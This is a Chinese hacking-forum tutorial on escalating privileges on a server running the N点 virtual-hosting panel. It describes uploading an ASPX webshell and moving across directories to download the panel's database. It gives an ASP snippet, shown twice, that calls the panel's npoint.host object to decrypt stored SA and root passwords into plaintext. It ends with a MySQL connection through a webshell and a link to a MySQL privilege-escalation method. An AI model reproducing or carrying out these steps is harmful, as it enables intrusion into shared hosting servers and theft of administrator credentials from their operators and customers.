文/图  人生

朋友丢了一个虚拟机说要提权。说执行关于第三方的0DAY EXP 都没法提。都打了补丁，。好了。废话不说多。下面我们找找可利用的东西 该虚拟机支持

ASP、。NET、PHP


传个ASPX大马，能列IIS



找了找。分配的权限不是很死。还能跨目录，。发现虚拟机的管理目录



N点虚拟机。翻了翻目录里的东西。找到了 他的数据库。下载看了看。帐号密码加密的，



有SA有ROOT。就是加密的。很是蛋疼，想了想貌似百度有个文章说过，N点虚拟机的解密用逆的，去百度了一下，游荡了很久终于找到了。

<!--#include file="conn.asp" -->

<!--#include file="siteinfo.asp" -->

<!--#include file="char.asp" -->

<%

set iishost=server.CreateObject("npoint.host")

x=iishost.Eduserpassword("RNTYQ@DLLDDNEKFLK@EKHHMCGBFCDDFEBKFNDM@MHKBIJIPDMJ@B",0)

response.write x

%>

我想你们都能看得懂，不过必须放在程序的目录下。但没写入权限。也只能自己去下载一套程序。

  然后安装 把文件放在INC目录下。inc/111.asp

先把密文替换

<!--#include file="conn.asp" -->

<!--#include file="siteinfo.asp" -->

<!--#include file="char.asp" -->

<%

set iishost=server.CreateObject("npoint.host")

x=iishost.Eduserpassword("LJDNI@OFHMOCBFKEAAINJOADHMNEKIODCHMONHMI@E ",0)

response.write x

%>


然后进行本机的N点虚拟机WEB 目录访问



  明文很成功的解出来了。

既然明文解出来了， 我们去连接看看 该文明是MYSQL

放个大马连接 、



成功连接， 提权的方法我就不说了。估计大家也会一路顺风，把SA解了。然后提权也方便。

  这里有个MYSQL提权方法

<http://www.hake.cc/forum.php?mod=viewthread&tid=4797>

请大牛勿笑，本菜鸟只是发出交流学习方法，欢迎来哈客部落